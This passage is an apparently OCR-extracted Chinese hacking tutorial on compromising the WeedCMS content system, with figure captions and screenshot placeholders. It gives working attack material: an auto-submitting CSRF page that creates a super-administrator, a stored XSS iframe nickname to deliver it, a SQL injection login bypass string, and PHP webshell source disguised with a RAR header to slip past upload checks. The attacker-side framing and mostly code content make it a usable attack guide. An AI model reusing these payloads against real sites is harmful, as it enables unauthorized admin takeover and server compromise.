


图 2　输入跨站代码




图 4　添加管理员




图 3　跨站效果




图 5　抓包信息




图 7　访问首页

```
<body onload=addadmin()>        //这里的意思是页面加载的时候自动运行addadmin()这个函数
<script language="javascript">
function addadmin(){
document.forms('admin_info').submit();     //addadmin()这个函数的作用是自动提交表单
}
</script>
<form action="http://localhost/find/weedcms/weedcms/admin.php?action=config&do=admin_insert" method="post" name="admin_info">
<tr>              //这里需要填网站的绝对路径
<td align="right" width="80" height="30">管理员名称：</td>
<td><input type="text" name="admin_name" size="40" value="nohackhack">  //value为nohackhack，表示添加的账号为nohackhack
</td>
</tr>

<tr>
<td align="right"  height="30">管理员密码：</td>
<td><input type="password" name="admin_password" size="40" value="nohackhack" ></td>  //密码为nohackhack
</tr>

<tr>
<td align="right"  height="30">管理员权限：</td>
<td><input type="test" name="admin_permissions" size="40" value="all" ></td> //all代表斯超级管理员权限
</tr>

<tr>
<td align="right"  height="30">管理员状态：</td>
<td><input type="test" name="admin_state" size="40" value="0"></td>   // 0表示管理员为正常状态
</tr>

<tr>
<td align="right"  height="30">管理员id：</td>
<td><input type="test" name="admin_id" size="40" value="0" ></td>
</tr>
</form>
```

图 6　表单代码

但是弹个框有什么意思，我们要的是利用xss添加个管理员的账号，那怎么构造添加账号的页面呢，我先用**admin**账号进去查看后台情况。后来我在后台找到了添加管理员的地方，如图4所示。这时我拿出WinSock Expert进行抓包，这里我添加个账号和密码都为testtest超级管理员，管理员状态选择正常。

抓包后内容如图5，其中**POST/find/weedcms/weedcms/admin.php?action=config&do=admin_insert**这一行是我们提交的地址，最后一行**admin_name=testtest&admin_password=testtest&admin_permissions=all&admin_state=0&admin_id=0**就是我们提交的参数信息，其中管理员账号为**testtest**，密码也是**testtest**。

好了，准备工作做好了，由于这是表单提交，所以我们就要构造一个页面，这里写了一个1.htm的页面，如图6所示。在图中已经有详细说明，这个表单的作用其实就是当管理员访问这个页面时，它就会以管理员的权限为我添加个账号为**nohackhack**的管理员账号。

这时，我们需要的就是把1.htm上传到一个网站空间里去，当然那个地址越短越好（后面有说明），这里我的地址为**http://localhost/find/1.htm**。前面是漏洞分析，下面就是具体的操作，首先我们还是像刚才那样随便注册个账号，不过昵称要填**<iframe src=http://localhost/find/1.htm>**这里要说明，为什么地址越短越好，因为经过测试如果这里填的太长，那么在首页显示的时候就会显示不完全，也就实现不了跨站。所以我连</iframe>都省略了。注册用户后，首页就会变成如图7所示。现在就只需要管理员访问首页，就会为我们添加一个管理员账号了。

这时如果管理员访问首页，就会自动




图 8　自动添加的管理员

```
<?php
require_once'includes/global.php';
require_once'includes/admin.php';
require_once'languages/'.$config['site_language'].'/admin.php';
$action     =empty($_GET['action'])?'':trim($_GET['action']);
$do         =empty($_GET['do'])?'':trim($_GET['do']);
/*********************************************************************************/
if($action==''){
    if($do==''){
        $smarty=new smarty();smarty_header();
        $smarty->display('login.htm');
    }
    if($do=='login'){
        $admin_name=empty($_POST['admin_name'])?'':trim($_POST['admin_name']);
        $admin_password=empty($_POST['admin_password'])?'':trim($_POST['admin_password']);
        if(empty($admin_name)){
            message(array('text'=>$language['admin_name_is_empty'],'link'=>''));
        }
        if(empty($admin_password)){
            message(array('text'=>$language['admin_password_is_empty'],'link'=>''));
        }
        $row=$db->getone("SELECT * FROM ".$db_prefix."admin WHERE admin_name='".$admin_name."' AND admin_password='".password($admin_password)
        if($row){
            if($row['admin_state']==1){
                message(array('text'=>$language['admin_is_lock'],'link'=>''));
            }
            $_SESSION['admin_id']=$row['admin_id'];
            $_SESSION['admin_name']=$row['admin_name'];
            $_SESSION['admin_permissions']=$row['admin_permissions'];
        }else{
            message(array('text'=>$language['login_is_failure'],'link'=>''));
        }
```

图 9　漏洞代码

为我们添加一个 nohackhack 的管理员账号，如图 8 所示。

三、Admin.php 注入漏洞

虽然前面找到个跨站漏洞，不过始终觉得还是有点被动。于是我就继续进行分析，在 admin.php 这个文件上发现了一个漏洞，如图 9 所示。第 14 行中通过 post 方式后获得用户名，只用 **trim** 去掉了空格，没有进行过滤。第 22 句就带入数据库查询，我查看了 getone 这个函数，也没进行任何过滤。

这时在账号处输入 **1' or '1'='1' #**，如图 10 所示。其中 # 号为注释符，后面的密码也就注释掉了。所以随便输入密码也可以进入后台了。





图 10　登录漏洞

四、后台上传得 shell

进入后台发现功能不是很强大，试了几个上传的地方，发现默认都不能上传 php 或者 asp。后来发现在频道管理的编辑选项中竟然可以自定义上传的附件格式，我就添加了一个 php 格式，当我高高兴兴地去找这个 shell 的时候却发现竟然没传上去。正准备看代码的时候，我觉得还是先把一个 rar 文件改成 php 后缀试下再说，哈哈，没想到竟然成功了。很明显是文件头判断，这时侯我把 php 小马前面添加个 **gif89a** 试了一下不行，后来又从 rar 前面截取了一段，如图 11 所示。



```
Rar!■■ 螆s ■      \   ■#    ■㐂 -0鐺■    ■3 ̄㐂
<?php
header("content-Type: text/html; charset=gb2312");
if(get_magic_quotes_gpc()) foreach($_POST as $k=>$v) $_POST[$k] = stripslashes($v);
?>
<Form method="POST">
保存文件名: <input type="text" name="file" size="60" value="<? echo str_replace('\\','/',__FILE__) ?>">
<br><br>
<textarea name="text" COLS="70" ROWS="18" ></textarea>
<br><br>
<input type="submit" name="submit" value="保存">
<form>
<?php
if(isset($_POST['file']))
{
   $fp = @fopen($_POST['file'],'wb');
   echo @fwrite($fp,$_POST['text']) ? '保存成功!' : '保存失败!';
   @fclose($fp);
}
?>
```

图 11　添加 Rar 头信息

终于传上去了，如图 12 所示，不过这里要说明，由于大马结构比较复杂，所以在前面添加的那段类似乱码的东西很容易造成大马不能运行，所以最好先传个小马，然后再传大马。

